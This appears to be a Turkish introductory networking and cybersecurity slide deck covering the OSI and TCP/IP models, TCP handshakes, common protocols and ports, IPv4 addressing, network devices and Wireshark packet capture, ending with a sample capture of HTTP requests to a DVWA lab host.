
Temel Network Bilgisi | OSI MODELİ

7 Katmandan oluşan OSI Modelinde her katmanında belli donanımlar ve network protokolleri bulunur.

Network haberleşmelerinde OSI Referans modeli kullanılır.


Katmanlarda çalışan donanımlara ve protokollere iler ki sunumlarda bulunmaktadır.

Temel Network Bilgisi | OSI MODELİ




Terminal A

7	Uygulama
6	Sunum
5	Oturum
4	Taşıma
3	Ağ
2	Veri iletim
1	Fiziksel



Terminal B

7	Uygulama
6	Sunum
5	Oturum
4	Taşıma
3	Ağ
2	Veri iletim
1	Fiziksel



Temel Network Bilgisi | TCP/IP

Tarihçe:


- İlk olarak 80'li yıllarda Amerikan Savunma Bakanlığı (DoD) tarafından OSI tabanlı sistemlere alternatif olarak geliştirilmiştir.
- DoD'un Amerikan piyasasındaki ana belirleyici olması, bu protokolün Amerikan yazılımlarında standart kabul edilmesine neden oldu.
- İnternet'in babası sayılabilcek ARPANet bu nedenle TCP/IP ile doğdu. İnternet kullanımının büyük bir hızla artması ile birlikte, TCP/IP OSI üzerinde bir üstünlük kurmuş oldu.

Temel Network Bilgisi | TCP/IP

- Yapı olarak iki katmanlı bir haberleşme protokolüdür.
- Üst Katman **TCP**(Transmission Control Protocol) verinin iletimden önce paketlere ayırmasını ve karşı tarafta bu paketlerin yeniden düzgün bir şekilde birleştirilmesini sağlar.
- Alt Katman **IP** (Internet Protocol) ise,iletilen paketlerin istenilen ağ adresine yönlendirilmesini kontrol eder.

Temel Network Bilgisi | TCP/IP

TCP /IP model



Temel Network Bilgisi | TCP/IP

- **Uygulama Katmanı(Application Layer)** : Farklı sunucular üzerindeki süreç ve uygulamalar arasında olan iletişimini sağlar.
- **Taşıma Katmanı(Host to host or Transport Layer)** : Noktadan noktaya veri akışını sağlar.
- **İnternet Katmanı** : Router lar ile birbirine bağlanmış ağlar boyunca verinin kaynaktan hedefe yönlendirilmesini sağlar.
- **Ağ Erişim Katmanı** : İletişim ortamının karakteristik özelliklerini,sinyalleşme hızını ve kodlama şemasını belirler.Uç sistem ile alt ağ arasındaki lojik arabirime ilişkin katmandır.

Temel Network Bilgisi | TCP/IP

TCP bağlantısı nasıl kurulur?


A bilgisayarı B bilgisayarına TCP yoluyla bağlanmak istediğiinde şu yol izlenir:

- A bilgisayarı B bilgisayarına TCP **SYN**chronize mesajı yollar
- B bilgisayarı A bilgisayarının isteğini aldığına dair bir TCP **SYN+ACK**nowledgement mesajı yollar
- A bilgisayarı B bilgisayarına TCP **ACK** mesajı yollar
- B bilgisayarı bir **ACK** "TCP connection is **ESTABLISHED**" mesajı alır

Üç zamanlı el sıkışma adı verilen bu yöntem sonucunda TCP bağlantısı açılmış olur.

Temel Network Bilgisi | TCP/IP

3 İlü El Sıkışma Nedir? (TCP 3 Way Hand shake)



Temel Network Bilgisi | TCP/IP

TCP Bağlantısının Sonlanması

Veri iletişimini bitince bilgisayarlardan herhangi biri diğerine TCP kapatma mesajı yollar. Diğer bilgisayar, kapatmayı teyid etme paketi ve kapatma isteği yollar. Son olarak, diğer bilgisayar da kapatma teyidini yollar ve bağlantı kapatılmış olur.

Bu işlemin adımları tam olarak şöyledir:

- A bilgisayarı B bilgisayarına bağlantıyı sonlandırmak istediği dair TCP **FIN** mesajı yollar.
- B bilgisayarı A bilgisayarına bağlantı sonlandırma isteğini aldığına dair TCP **ACK** mesajı yollar.
- B bilgisayarı A bilgisayarına bağlantıyı sonlandırmak istediği dair TCP **FIN** mesajı yollar.
- A bilgisayarı B bilgisayarına bağlantı sonlandırma isteğini aldığına dair TCP **ACK** mesajı yollar.

Bu işlemlerin sonunda TCP bağlantısı sonlandırılmış olur. Buna **4 zamanlı el sıkışma** denir

Temel Network Bilgisi | OSI vs TCP/IP

Temelde iki modelde haberleşmeyi karmaşık bir iş olarak görüp alt görevlere ve katmanlara ayırmaktadır.Her katmanda çalışan protokoller ve prosedürler vardır.

Bu OSI modelinde çok net bir şekilde ayrılmıştır.Her katmanda çalışan protokol bellidir.

TCP/IP de ise daha rahattır kesin çizgilerle belirlenmemiştir.Bunun için OSI ile çalışmak daha verimlidir.Aralarında ki en önemli fark bu denilebilir.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

TCP (Transmission Control Protocol)

- TCP yani Gönderim Kontrol Protokolü , IP üzerinden ulaşma garantili ve herhangi bir boyda veri gönderilmesine imkân tanıyan bir protokoldür. UDP'den farklı olarak, TCP'de iki cihazın iletişim kurabilmesi için önce birbirlerine bağlanması gerekmektedir.

UDP (User Datagram Protocol)

- UDP yani Kullanıcı Veri Protokolü , IP üzerinden veri yollamaya yarar. Verilerin ulaşacağını garanti etmez ve UDP paketlerinin maksimum boy sınırları vardır. Öte yandan, UDP son derece basit ve bağlantı gerektirmeyen bir protokoldür.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

DHCP (Dynamic Host Configuration Protocol)

- DHCP yani Dinamik Cihaz Ayar Protokolü bir TCP/IP ağına bağlanan bir cihaza otomatik olarak IP adresi, ağ maskesi, ağ geçidi ve DNS sunucusu atanmasına yarar.

DNS (Domain Name System)

- DNS yani Alan Adı Sistemi alan adı verilen isimler mesela www.gurelahmet.com ile IP adreslerini birbirine bağlayan sistemdir. Paylaşılmış bir veritabanı olarak çalışır. UDP veya TCP üzerinden çalışabilir.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

HTTP (HyperText Transfer Protocol)

- HTTP yani HiperMetin Yollama Protokolü ilk başta HTML sayfaları yollamak için yazılmış olan bir protokol olup günümüzde her türlü verinin gönderimi için kullanılır. TCP üzerinden çalışır.

NOT: HTTP Metodları ve HTTP Durum kodları Güvenlik için önemlidir.

Metodlar: Get,Head,Put,Post,Trace,Delete,Connection,Options

Durum Kod: 1xx :Bilgi 2xx Başarı 3xx :Yönlendirme 4xx :Tarayıcı Hatası 5xx : Sunucu Hatası

HTTPS (Secure HTTP)

- HTTPS yani Güvenli HTTP , HTTP'nin RSA şifrelemesi ile güçlendirilmiş halidir. TCP üzerinden çalışır.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

POP3 (Post Office Protocol 3)

- POP3 anı Postahane Protokolü 3 e-posta almak için kullanılan bir protokoldür. TCP üzerinden çalışır.

SMTP (Simple Mail Transfer Protocol)

- SMTP yani Basit Mektup Gönderme Protokolü e-posta göndermek için kullanılır. TCP üzerinden çalışır.

FTP (File Transfer Protocol)

- FTP yani Dosya Gönderme Protokolü dosya göndermek ve almak için kullanılır. HTTP'den değişik olarak kullanıcının illa ki sisteme giriş yapmasını gerektirir. Veri ve komut alış verisi için iki ayrı port kullanır. TCP üzerinden çalışır.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

ARP (Address Resolution Protocol)

- ARP yani Adres Çözümleme Protokolü bir IP adresinin hangi ağ kartına (yani MAC adresine) ait olduğunu bulmaya yarar.

ICMP (Internet Control Message Protocol)

- ICMP yani Internet Yönetim Mesajlaşması Protokolü, hata ve türlü bilgi mesajlarını ileten protokoldür. Örneğin, ping programı ICMP'yi kullanır.

Telnet,

- İnternet ağı üzerindeki çok kullanıcılı bir makineye uzaktaki başka bir makineden bağlanmak için geliştirilen bir TCP/IP protokolü ve bu işi yapan programlara verilen genel isimdir.

Temel Network Bilgisi | NETWORK PROTOKOLLERİ

RIP (Router Information Protocol)

- RIP yani Router Bilgi Protokolü router'ların yönlendirme tablolarını otomatik olarak üretmesi için yaratılmıştır.

OSPF (Open Shortest Path First)

- OSPF yani İlk Açık Yöne Öncelik aynı RIP gibi router'ların yönlendirme tablolarını otomatik olarak üretmesine yarar. OSPF, RIP'ten daha gelişmiş bir protokoldür.


SSH (Secure Shell)

- SSH güvenli veri iletimi için kriptografik ağ protokolüdür

Temel Network Bilgisi | NAT

Network Address Translation (NAT) (Ağ Adresi Dönüştürme),

TCP/IP ağındaki bir bilgisayarın yönlendirme cihazı ile başka bir ağa çıkarken adres uzayındaki bir IP ile yeniden haritalandırma yaparak IP paket başlığındaki ağ adres bilgisini değiştirme sürecidir.



Temel Network Bilgisi | ÖNEMLİ PORTLAR

- **Port:** Donanımsal ve Sanal olarak ikiye ayrılıyor.Temelde bilgisayar ile dış aygıtlar arasında iletişimini sağlayan veri yoludur.Sistem üzerinde çalışan internet ile haberleşen her sistem sanal bir port kullanır.Önemli port numaralarına ve servislerine degeneceğiz bunlardan zaafiyet barındıranlar üzerinden bir sisteme sizabilirsiniz.Lab kısmında bu senaryoyu inceleyeceğiz.
- Port numaraları 0 ile 65535 arasında değişen numaralar alabilir.

Temel Network Bilgisi | ÖNEMLİ PORTLAR

- 21 FTP
- 22 SSH
- 23 TELNET
- 25 SMTP
- 53 DNS
- 80 HTTP
- 110 POP3
- 115 SFTP
- 135 RPC
- 143 IMAP
- 194 IRC
- 443 SSL
- 445 SMB
- 1433 MSSQL
- 3306 MYSQL
- 3389 Remote Desktop

Temel Network Bilgisi | IP ADRESLEME

- Şu an etkin olarak IPv4 kullanılmakta ve IPv6 ya geçilmektedir.(IPv4 : Internet Protocol Version 4, IPv6: Internet Protocol Version 6 demektir.)
- Bu geçiş IPv4'un IP adres aralığının çoğunun kullanılması ve ilerleyen yıllarda yetmeyeceğinden dolayı IPv6 ya geçilmektedir.Bu süreç gerek uyumluluk sorunlarından gerek maliyet gerekse güvenlik nedenlerinden dolayı çok yavaş ilerlemektedir.

Temel Network Bilgisi | IP ADRESLEME

IPv4 Adresleme:

32 bittir. 2 üzeri 32 den 4 milyardan fazla ip adresi ile adresleme yapmaktadır.

IPv4 ip adresi 4 oktetten oluşur ve her bir oktet 8 bitten oluşmaktadır.

Temel Network Bilgisi | IP ADRESLEME

IPv4 Adresleme:

An IPv4 address (dotted-decimal notation)

172 . 16 . 254 . 1



10101100 . 00010000 . 11111110 . 00000001



Thirty-two bits (4×8), or 4 bytes

Temel Network Bilgisi | IP ADRESLEME

IPv4 Adres Sınıfları:

A sınıfı adresler : 1-126

B sınıfı adresler : 128-191

C sınıfı adresler : 192-223

D sınıfı adresler : 224-239

E sınıfı adresler : 240-254

NOT: Bunların dışında özel IPv4 aralıkları mevcuttur.

Temel Network Bilgisi | NETWORK CİHAZLARI

Hub (Göbek)

Hub aslında içerisinde tüm portları birbirine bağlayan kablolardan oluşmuş bir cihazdır ve kablolardan taşınan bilgiyi anlama kapasitesine sahip değildir. Aptal bir cihazdır. Yalnızca bir porttan gelen paketleri diğer bütün portlara yayın (broadcast) şeklinde iletir. Bu yüzden fiziksel katmana dahildir.



Temel Network Bilgisi | NETWORK CİHAZLARI

Switch (Network Anahtarı)


Switch bilgisayarların ve diğer ağ öğelerinin birbirlerine bağlanmasına olanak veren ağ donanımlarından biridir. OSI modelinin 2. katmanında ve yeni dağıtıcılar IP routing yapabildiği için 3. katmanda da çalışır. Hubdan farklı olarak gelen paketin içeriğini anlayabilir ona göre anahtarlama yapar.



Temel Network Bilgisi | NETWORK CİHAZLARI

Bridge (Köprü)

İki TCP/IP ağını birbirine bağlayan bir donanımdır. İki veya daha fazla aynı protokolü kullanan ağıları bağlamak için kullanılan bir cihazdır. Bağlama işlemi, iki ağdaki her mesajı birbirine tekrarlanarak sağlanır.




Temel Network Bilgisi | NETWORK CİHAZLARI

Router (Yönlendirici)

Gelen ağ paketlerini incelemek ve buna göre istemci bilgisayarlara gönderilmesini sağlamaktadır. Bu paketlerin en sağlıklı ve hızlı şekilde portlardan geçmesini sağlamaktadır.

Routing farklı networklerin birbirleriyle haberleşmek için hangi yolu kullanması gerektiğini hesaplanması ya da seçilmesi işlemidir. Routing işlemini Router(yönlendirici) lar yapar.



Temel Network Bilgisi | NETWORK CİHAZLARI

Firewall (Güvenlik Duvarı)


Güvenlik duvarı bir kural kümesi temelinde ağa gelen giden paket trafiğini kontrol eden donanım tabanlı ağ güvenliği sistemidir. Birçok farklı filtreleme özelliği ile bilgisayar ve ağın gelen ve giden paketler olmak üzere Internet trafiğini kontrol altında tutar.



WAF Nedir?

WAF (Web Application Firewall) : Web Uygulamaları Güvenlik duvarıdır. waff00f ile sistemde firewall olup olmadığını kontrol edebilirsiniz.

WEB APPLICATION FIREWALL



IDS ve IPS Nedir?

IDS : Intrusion Detection Systems : Kötü niyetli ağ hareket ve bağlantılarının testipi için kullanılan sistem. Amacı tanımlama ve loglamadır.

IPS : Intrusion Prevention Systems : Kötü niyetli ağ hareket ve bağlantılarının önlenmesi için kullanılan sistem. Amacı kötü niyetli ağ hareketlerinin önlenmesidir.

IDPS : Intrusion Detection and Prevention Systems : Kötü niyetli ağ hareket ve bağlantılarının önlenmesi ve tanımlanması için kullanılan sistem. Amacı tanımlama, loglama, limitleme (bazı sistemler belli bir limitin üstüne çıktığında saldırı kabul edilir.) ve durudrmadı.

Temel Network Bilgisi | NETWORK CİHAZLARI

Acces Point (Erişim Noktası)


Access point cihazlarının asıl görevleri sinyal güçlendirmek, erişim noktası oluşturmak ve sinyalleri kablosuz olarak iletmektir. Access pointlerde bulunan router özelliği ile dilerseniz kablolu olarak başka bilgisayarlara da internet bağlantısı veya ağ bağlantısı sağlayabilirsiniz.



Temel Network Bilgisi | NETWORK CİHAZLARI

Modem

Modem, bilgisayarların genel ağa bağlantısını sağlayan ve bir bilgisayarı uzak yerlerdeki bilgisayarlara bağlayan aygittır. Modem, verileri ses sinyallerine ses sinyallerini verilere dönüştürerek verileri taşıır. Geniş ağ kurmak için mutlaka bulunması gereken ağ elemanıdır.




Hacker 101 | Siber Güvenliğe Giriş

Network Paketleri :

HTTP,TCP/ IP,DNS,

ARP, TLSV (HTTPS)

vb protokol paketleri



Hacker 101 | Siber Güvenliğe Giriş

Paket Yakalama ve Paket Analizi : (Wireshark)

Wireshark ismiyle çıkan bu yazılım, bilgisayara ulaşan paketleri yakalamaya ve bu paketlerin içeriğini görüntülemeye imkan tanır. Başka bir deyişle, bilgisayara bağlı olan her türlü ağ kartlarındaki (Ethernet kartı veya modem kartları) tüm TCP/IP mesajlarını analiz edebilen bir programdır.

Hacker 101 | Siber Güvenliğe Giriş

Unix ve Windows işletim sistemleri için uygundur.

Yerel ağ arayüzünden paketleri tutar, ayrıntılı bir şekilde protokol bilgileriyle görüntüler.

Tutulan paketleri kaydetme özelliği vardır.

Çeşitli kriterlerde paket arar ve filtreler (süzer).

Alınan veya gönderilen paketleri filtrelemeyi baz alarak renklere ayırır ve katagorize eder.

Çeşitli istatistikleri, yapılan ayarlar doğrultusunda, kullanıcıya sunar.

Birçok protokol için şifre çözme desteği sunar.

Hacker 101 | Siber Güvenliğe Giriş

attack.pcap [Wireshark ...] root 05:01, 2017-01-29

File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help

Filter: http Expression... Clear Apply Save

No.	Time	Source	Destination	Protocol	Length	Info
2	23.342420000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
3	24.342964000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
4	25.343230000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
5	26.344652000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
64	79.909712000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
69	82.911004000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
70	85.912390000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
71	88.936187000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
72	91.936356000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
73	94.937322000	192.168.237.1	239.255.255.250	SSDP	179	M-SEARCH * HTTP/1.1
205	143.346217000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
206	144.347970000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
207	145.347646000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
208	146.348169000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
227	263.339047000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
228	264.340305000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
229	265.341498000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
230	266.343359000	192.168.237.1	239.255.255.250	SSDP	215	M-SEARCH * HTTP/1.1
328	371.587540000	192.168.237.128	192.168.237.129	HTTP	376	GET / HTTP/1.1
330	371.606442000	192.168.237.129	192.168.237.128	HTTP	1190	HTTP/1.1 200 OK (text/html)
332	371.769111000	192.168.237.128	192.168.237.129	HTTP	387	GET /favicon.ico HTTP/1.1
333	371.769549000	192.168.237.129	192.168.237.128	HTTP	583	HTTP/1.1 404 Not Found (text/html)
339	373.911790000	192.168.237.128	192.168.237.129	HTTP	415	GET /dvwa/ HTTP/1.1

User Datagram Protocol, Src Port: 61602 (61602), Dst Port: 1900 (1900)

Hypertext Transfer Protocol

0000 01 00 5e 7f ff fa 00 50 56 c0 00 08 08 00 45 00 .^.P V.E.
0010 00 c9 13 9b 00 00 01 11 07 e5 c0 a8 ed 01 ef ff
